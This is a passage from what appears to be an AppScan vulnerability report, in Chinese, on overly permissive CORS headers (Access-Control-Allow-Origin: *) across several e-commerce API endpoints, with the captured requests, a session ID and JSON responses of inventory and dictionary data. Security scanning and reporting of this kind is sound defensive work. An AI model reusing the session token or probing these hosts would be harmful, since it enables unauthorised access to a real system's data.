    "enterpriseid": 55,
    "goodsid": 105184,
    "goodscode": "0300345",
    "goodsName": "会场租用",
    "goodsunit": "米",
    "goodsspec": "",
    "goodsmodel": "",
    "departmentid": 1670,
    "depotid": null,
    "stockqty": 0.00,
    "stayingqty": null,
    "stayoutqty": null,
    "presaleqty": null,
    "lostqty": null,
    "lockqty": 0.00,
    "maySaleqty": 0.00,
    "soldqty": 0.00
  },
  {
    "enterpriseid": 55,
    "goodsid": 105183,
    "goodscode": "0300299",
    "goodsName": "工位租用",
    "goodsunit": "间",
    "goodsspec": "",
    "goodsmodel": "",
    "departmentid": 1670,
    "depotid": null,
    "stockqty": 0.00,
    "stayingqty": null,
    "stayoutqty": null,
    "presaleqty": null,
    "lostqty": null,
    "lockqty": 0.00,
    "maySaleqty": 0.00,
    "soldqty": 0.00
  }
]

```

```

        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105182,
        "goodscode": "0300123",
        "goodsName": "        场地租用",
        "goodsunit": "        间",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105181,
        "goodscode": "0102226",
        "goodsName": "        交通运输设备",
        "goodsunit": "        辆",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105180,
        "goodscode": "0120051",
        "goodsName": "        专用设备",
        "goodsunit": "        台",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105179,
        "goodscode": "0120042",
        "goodsName": "        家具用具及其他",
        "goodsunit": "        把",
        "goodsspec": "        家具",
        "goodsmodel": "PJ-2ID",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    }
}

```

```

{
  "enterpriseid": 55,
  "goodsid": 105178,
  "goodscode": "0400101",
  "goodsName": "20180111",
  "goodsunit": "台",
  "goodsspec": "5.6 寸",
  "goodsmodel": "6Plus",
  "departmentid": 1670,
  "depotid": null,
  "stockqty": 999999
}
...
...
...

```

变体- | 7 / 9

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:51 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```

```

{
  "code": null,
  "msg": null,
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 72,
      "results": [
        {
          "enterpriseid": 55,
          "goodsid": 105190,
          "goodscode": "0200202",
          "goodsName": "werdhgf",
          "goodsunit": "gechi",
          "goodsspec": "hh",
          "goodsmodel": "resadsa",
          "departmentid": 1670,
          "depotid": null,
          "stockqty": 99999999.00,
          "stayingqty": null,
          "stayoutqty": null,
          "presaleqty": null,

```



```

        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 99999999.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105186,
        "goodscode": "0375346",
        "goodsName": "        场地",
        "goodsunit": "        小时",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 10000.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 10000.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105184,
        "goodscode": "0300345",
        "goodsName": "        会场租用",
        "goodsunit": "        米",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105183,
        "goodscode": "0300299",
        "goodsName": "        工位租用",
        "goodsunit": "        间",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105182,
        "goodscode": "0300123",
        "goodsName": "        场地租用",
        "goodsunit": "        间",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
    }

```

```

        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105181,
        "goodscode": "0102226",
        "goodsName": "      交通运输设备",
        "goodsunit": "      辆",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105180,
        "goodscode": "0120051",
        "goodsName": "      专用设备",
        "goodsunit": "      台",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105179,
        "goodscode": "0120042",
        "goodsName": "      家具用具及其他",
        "goodsunit": "      把",
        "goodsspec": "      家具",
        "goodsmodel": "PJ-2ID",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105178,
        "goodscode": "0400101",
        "goodsName": "20180111",
        "goodsunit": "      台",
        "goodsspec": "5.6      寸",
        "goodsmodel": "6Plus",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 99999999.00,
        "stayingqty": null,
        "stayoutqty": null,

```

```

...
...
...

```

变体- | 8 / 9

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=2&start=0&length=15&search%5Bvalue%5D=1234&search%5Bregex%5D=false&pageNum=1&searchValue=123
4 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:20:27 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "code": null,
  "msg": null,
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 3,
      "results": [
        {
          "enterpriseid": 55,
          "goodsid": 104974,
          "goodscode": "0123459",
          "goodsName": "4325325",
          "goodsunit": "ge",
          "goodsspec": "",
          "goodsmodel": "",
          "departmentid": 1670,
          "depotid": null,
          "stockqty": 1000.00,
          "stayingqty": null,
          "stayoutqty": null,
          "presaleqty": null,
          "lostqty": null,
          "lockqty": 66.00,
          "maySaleqty": 934.00,
          "soldqty": 0.00
        },
        {
          "enterpriseid": 55,
          "goodsid": 104931,
          "goodscode": "0312345",
          "goodsName": "测试01",
          "goodsunit": "个",
          "goodsspec": "",
          "goodsmodel": "",
          "departmentid": 1670,
          "depotid": null,
```

```

        "stockqty": 1.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 1.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 104893,
        "goodscode": "0112345",
        "goodsName": "苹果手机",
        "goodsunit": "台",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 3.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 3.00,
        "soldqty": 0.00
    }
]
,
"showPageNumbers": [
    0
]
,
"pageNo": 1,
"pageCount": 1,
"params": [
    {
        "searchValue": "1234"
    }
]
,
"paginationFlag": false,
"totalPageCount": 1,
"nextIndex": 15,
"page": 1,
"previousIndex": 0
}
,
"html": null
}

```

变体- | 9 / 9

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsRestApi/getGoodsStockList?
draw=3&start=0&length=45&search%5Bvalue%5D=1234&search%5Bregex%5D=false&pageNum=1&searchValue=123
4 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK

```

```
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:20:30 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "code": null,
  "msg": null,
  "data": [
    {
      "startIndex": 0,
      "pageSize": 45,
      "totalCount": 3,
      "results": [
        {
          "enterpriseid": 55,
          "goodsid": 104974,
          "goodscode": "0123459",
          "goodsName": "4325325",
          "goodsunit": "ge",
          "goodsspec": "",
          "goodsmodel": "",
          "departmentid": 1670,
          "depotid": null,
          "stockqty": 1000.00,
          "stayingqty": null,
          "stayoutqty": null,
          "presaleqty": null,
          "lostqty": null,
          "lockqty": 66.00,
          "maySaleqty": 934.00,
          "soldqty": 0.00
        },
        {
          "enterpriseid": 55,
          "goodsid": 104931,
          "goodscode": "0312345",
          "goodsName": "测试01",
          "goodsunit": "个",
          "goodsspec": "",
          "goodsmodel": "",
          "departmentid": 1670,
          "depotid": null,
          "stockqty": 1.00,
          "stayingqty": null,
          "stayoutqty": null,
          "presaleqty": null,
          "lostqty": null,
          "lockqty": 1.00,
          "maySaleqty": 0.00,
          "soldqty": 0.00
        },
        {
          "enterpriseid": 55,
          "goodsid": 104893,
          "goodscode": "0112345",
          "goodsName": "苹果手机",
          "goodsunit": "台",
          "goodsspec": "",
          "goodsmodel": "",
          "departmentid": 1670,
          "depotid": null,
          "stockqty": 3.00,
          "stayingqty": null,
          "stayoutqty": null,
          "presaleqty": null,
          "lostqty": null,
          "lockqty": 0.00,
          "maySaleqty": 3.00,
          "soldqty": 0.00
        }
      ]
    }
  ]
}
```

```

        "showPageNumbers": [
            0
        ],
        "pageNo": 1,
        "pageCount": 1,
        "params": [
            {
                "searchValue": "1234"
            }
        ],
        "paginationFlag": false,
        "totalPageCount": 1,
        "nextIndex": 45,
        "page": 1,
        "previousIndex": 0
    },
    "html": null
}

```

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/pubGoodslevel/selectList>

实体: selectList (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /pubGoodslevel/selectList HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding

```

Date: Fri, 12 Jan 2018 03:11:24 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```
{
  "code": null,
  "msg": null,
  "data": [
    [
      {
        "enterpriseid": 55,
        "status": null,
        "goodslevelid": 8,
        "level": 22,
        "oldLevel": null,
        "remark": "    亦乐测试"
      },
      {
        "enterpriseid": 55,
        "status": null,
        "goodslevelid": 3,
        "level": 4,
        "oldLevel": null,
        "remark": ""
      },
      {
        "enterpriseid": 55,
        "status": null,
        "goodslevelid": 9,
        "level": 3,
        "oldLevel": null,
        "remark": "    总经理级"
      },
      {
        "enterpriseid": 55,
        "status": null,
        "goodslevelid": 4,
        "level": 2,
        "oldLevel": null,
        "remark": "123"
      },
      {
        "enterpriseid": 55,
        "status": null,
        "goodslevelid": 1,
        "level": 1,
        "oldLevel": null,
        "remark": "    初始化数据, 普通员工"
      }
    ]
  ]
}
```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-base-rest-enterprise.mall.xt.weilian.cn/dictionary/List>

实体: List (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /dictionary/List HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "id": 2039,
      "ddlId": 0,
      "keyword": "",
      "ddlname": "",
      "usestatus": 1,
      "note": ""
    },
    {
      "id": 2040,
      "ddlId": 1,
      "keyword": "",
      "ddlname": "",
      "usestatus": 1,
      "note": ""
    },
    {
      "id": 2041,
```



```

        "ddlid": 5689,
        "keyword": "",
        "ddlname": "",
        "usestatus": 0,
        "note": ""
    },
    {
        "id": 2042,
        "ddlid": 5321,
        "keyword": "",
        "ddlname": "",
        "usestatus": 0,
        "note": ""
    },
    {
        "id": 2044,
        "ddlid": 333,
        "keyword": "",
        "ddlname": "",
        "usestatus": 0,
        "note": ""
    },
    {
        "id": 99999995,
        "ddlid": 2,
        "keyword": "",
        "ddlname": "待服务",
        "usestatus": 1,
        "note": null
    }
]
"PUB_GOODSCLASS_LEVEL": [
    {
        "id": 125,
        "ddlid": 1,
        "keyword": "PUB_GOODSCLASS_LEVEL",
        "ddlname": "一级",
        "usestatus": 1,
        "note": "商品分类级别A"
    },
    {
        "id": 318,
        "ddlid": 2,
        "keyword": "PUB_GOODSCLASS_LEVEL",
        "ddlname": "二级",
        "usestatus": 1,
        "note": "商品分类级别A"
    },
    {
        "id": 466,
        "ddlid": 3,
        "keyword": "PUB_GOODSCLASS_LEVEL",
        "ddlname": "三级",
        "usestatus": 1,
        "note": "商品分类级别A"
    },
    {
        "id": 569,
        "ddlid": 4,
        "keyword": "PUB_GOODSCLASS_LEVEL",
        "ddlname": "四级",
        "usestatus": 1,
        "note": "商品分类级别A"
    },
    {
        "id": 647,
        "ddlid": 5,
        "keyword": "PUB_GOODSCLASS_LEVEL",
        "ddlname": "五级",
        "usestatus": 1,
        "note": "商品分类级别A"
    },
    {
        "id": 990,
        "ddlid": 0,
        "keyword": "PUB_GOODSCLASS_LEVEL",
        "ddlname": "零级",
        "usestatus": 1,

```

```

        "note": "        商品分类级别A"
    }
]
,
"SP_TR_DISPATCH_ROUTE": [
    {
        "id": 274,
        "ddlid": 1,
        "keyword": "SP_TR_DISPATCH_ROUTE",
        "ddlname": "        南线",
        "usestatus": 1,
        "note": "        路线A"
    }
]
,
"SP_SA_RT_GT_BANKCARD_BANKCARDID": [
    {
        "id": 1246,
        "ddlid": 111,
        "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
        "ddlname": "        中国银行",
        "usestatus": 1,
        "note": "        银行A"
    }
    ,
    {
        "id": 1247,
        "ddlid": 112,
        "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
        "ddlname": "        农业银行",
        "usestatus": 1,
        "note": "        银行A"
    }
    ,
    {
        "id": 1248,
        "ddlid": 113,
        "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
        "ddlname": "        工商银行",
        "usestatus": 1,
        "note": "        银行A"
    }
]
,
"PUB_TIMETYPE": [
    {
        "id": 138,
        "ddlid": 1,
        "keyword": "PUB_TIMETYPE",
        "ddlname": "        我方入库时间",
        "usestatus": 1,
        "note": "        补充协议时间类型A"
    }
    ,
    {
        "id": 329,
        "ddlid": 2,
        "keyword": "PUB_TIMETYPE",
        "ddlname": "        厂方出货时间",
        "usestatus": 1,
        "note": "        补充协议时间类型A"
    }
]
,
"BBB": [
    {
        "id": 2035,
        "ddlid": 888,
        "keyword": "BBB",
        "ddlname": "ccc",
        "usestatus": 0,
        "note": "ddd"
    }
]
,
"SALECANCELMONEYSTATUS": [
    {
        "id": 99999002,
        "ddlid": 0,
        "keyword": "SALECANCELMONEYSTATUS",
        "ddlname": "        退款中",
        "usestatus": 1,
        "note": "        退款单退款状态"
    }
    ,
    {
        "id": 99999003,

```

```

        "ddlid": 1,
        "keyword": "SALECANCELONEYSTATUS",
        "ddlname": "      已退款",
        "usestatus": 1,
        "note": "      退款单退款状态"
    },
    {
        "id": 99999005,
        "ddlid": 2,
        "keyword": "SALECANCELONEYSTATUS",
        "ddlname": "      退款失败",
        "usestatus": 1,
        "note": "      退款单退款状态"
    },
    {
        "id": 99999006,
        "ddlid": 3,
        "keyword": "SALECANCELONEYSTATUS",
        "ddlname": "      退款成功",
        "usestatus": 1,
        "note": "      退款单退款状态"
    },
    {
        "id": 99999007,
        "ddlid": 4,
        "keyword": "SALECANCELONEYSTATUS",
        "ddlname": "      待退款",
        "usestatus": 1,
        "note": "      退款单退款状态"
    }
],
"SP_INVOICE_TYPE": [
    {
        "id": 52,
        "ddlid": 0,
        "keyword": "SP_INVOICE_TYPE",
        "ddlname": "      d
    }
]
...
...
...

```

变体- | 2 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /ditionary/List HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```

```

{
  "data": [
    {
      "id": 2039,
      "ddlid": 0,
      "keyword": "",
      "ddlname": "",
      "usestatus": 1,
      "note": ""
    },
    {
      "id": 2040,
      "ddlid": 1,
      "keyword": "",
      "ddlname": "",
      "usestatus": 1,
      "note": ""
    },
    {
      "id": 2041,
      "ddlid": 5689,
      "keyword": "",
      "ddlname": "",
      "usestatus": 0,
      "note": ""
    },
    {
      "id": 2042,
      "ddlid": 5321,
      "keyword": "",
      "ddlname": "",
      "usestatus": 0,
      "note": ""
    },
    {
      "id": 2044,
      "ddlid": 333,
      "keyword": "",
      "ddlname": "",
      "usestatus": 0,
      "note": ""
    },
    {
      "id": 99999995,
      "ddlid": 2,
      "keyword": "",
      "ddlname": "待服务",
      "usestatus": 1,
      "note": null
    }
  ],
  "PUB_GOODSCLASS_LEVEL": [
    {
      "id": 125,
      "ddlid": 1,
      "keyword": "PUB_GOODSCLASS_LEVEL",
      "ddlname": "一级",
      "usestatus": 1,
      "note": "商品分类级别A"
    },
    {
      "id": 318,
      "ddlid": 2,
      "keyword": "PUB_GOODSCLASS_LEVEL",
      "ddlname": "二级",
      "usestatus": 1,
      "note": "商品分类级别A"
    },
    {
      "id": 466,
      "ddlid": 3,
      "keyword": "PUB_GOODSCLASS_LEVEL",
      "ddlname": "三级",
      "usestatus": 1,
      "note": "商品分类级别A"
    }
  ]
}

```

```

    },
    {
      "id": 569,
      "ddlid": 4,
      "keyword": "PUB_GOODSCCLASS_LEVEL",
      "ddlname": "四级",
      "usestatus": 1,
      "note": "商品分类级别A"
    },
    {
      "id": 647,
      "ddlid": 5,
      "keyword": "PUB_GOODSCCLASS_LEVEL",
      "ddlname": "五级",
      "usestatus": 1,
      "note": "商品分类级别A"
    },
    {
      "id": 990,
      "ddlid": 0,
      "keyword": "PUB_GOODSCCLASS_LEVEL",
      "ddlname": "零级",
      "usestatus": 1,
      "note": "商品分类级别A"
    }
  ],
  "SP_TR_DISPATCH_ROUTE": [
    {
      "id": 274,
      "ddlid": 1,
      "keyword": "SP_TR_DISPATCH_ROUTE",
      "ddlname": "南线",
      "usestatus": 1,
      "note": "路线A"
    }
  ],
  "SP_SA_RT_GT_BANKCARD_BANKCARDID": [
    {
      "id": 1246,
      "ddlid": 111,
      "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
      "ddlname": "中国银行",
      "usestatus": 1,
      "note": "银行A"
    },
    {
      "id": 1247,
      "ddlid": 112,
      "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
      "ddlname": "农业银行",
      "usestatus": 1,
      "note": "银行A"
    },
    {
      "id": 1248,
      "ddlid": 113,
      "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
      "ddlname": "工商银行",
      "usestatus": 1,
      "note": "银行A"
    }
  ],
  "PUB_TIMETYPE": [
    {
      "id": 138,
      "ddlid": 1,
      "keyword": "PUB_TIMETYPE",
      "ddlname": "我方入库时间",
      "usestatus": 1,
      "note": "补充协议时间类型A"
    },
    {
      "id": 329,
      "ddlid": 2,
      "keyword": "PUB_TIMETYPE",
      "ddlname": "厂方出货时间",
      "usestatus": 1,
      "note": "补充协议时间类型A"
    }
  ]
}

```

```

    }
    "BBB": [
        {
            "id": 2035,
            "ddlid": 888,
            "keyword": "BBB",
            "ddlname": "ccc",
            "usestatus": 0,
            "note": "ddd"
        }
    ],
    "SALECANCELMONEYSTATUS": [
        {
            "id": 99999002,
            "ddlid": 0,
            "keyword": "SALECANCELMONEYSTATUS",
            "ddlname": "      退款中",
            "usestatus": 1,
            "note": "      退款单退款状态"
        },
        {
            "id": 99999003,
            "ddlid": 1,
            "keyword": "SALECANCELMONEYSTATUS",
            "ddlname": "      已退款",
            "usestatus": 1,
            "note": "      退款单退款状态"
        },
        {
            "id": 99999005,
            "ddlid": 2,
            "keyword": "SALECANCELMONEYSTATUS",
            "ddlname": "      退款失败",
            "usestatus": 1,
            "note": "      退款单退款状态"
        },
        {
            "id": 99999006,
            "ddlid": 3,
            "keyword": "SALECANCELMONEYSTATUS",
            "ddlname": "      退款成功",
            "usestatus": 1,
            "note": "      退款单退款状态"
        },
        {
            "id": 99999007,
            "ddlid": 4,
            "keyword": "SALECANCELMONEYSTATUS",
            "ddlname": "      待退款",
            "usestatus": 1,
            "note": "      退款单退款状态"
        }
    ],
    "SP_INVOICE_TYPE": [
        {
            "id": 52,
            "ddlid": 0,
            "keyword": "SP_INVOICE_TYPE",
            "ddlname": "      零售发票",
            "usestatus": 1,
            "note": "A"
        }
    ]

```

...

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://cms.mall.xt.weilian.cn/upload>

实体: upload (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

此请求/响应中包含二进制内容, 但生成的报告中不包含此内容。

问题 13 / 51

TOC

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/pictrue/getGoodsPictrueList>

实体: getGoodsPictrueList (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /pictrue/getGoodsPictrueList?enterpriseid=55 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:11:26 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked

{
  "data": [
  ],
  "returnCode": 1,
  "msg": "      商品图片维护列表",
  "html": null
}

```

问题 14 / 51

TOC

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

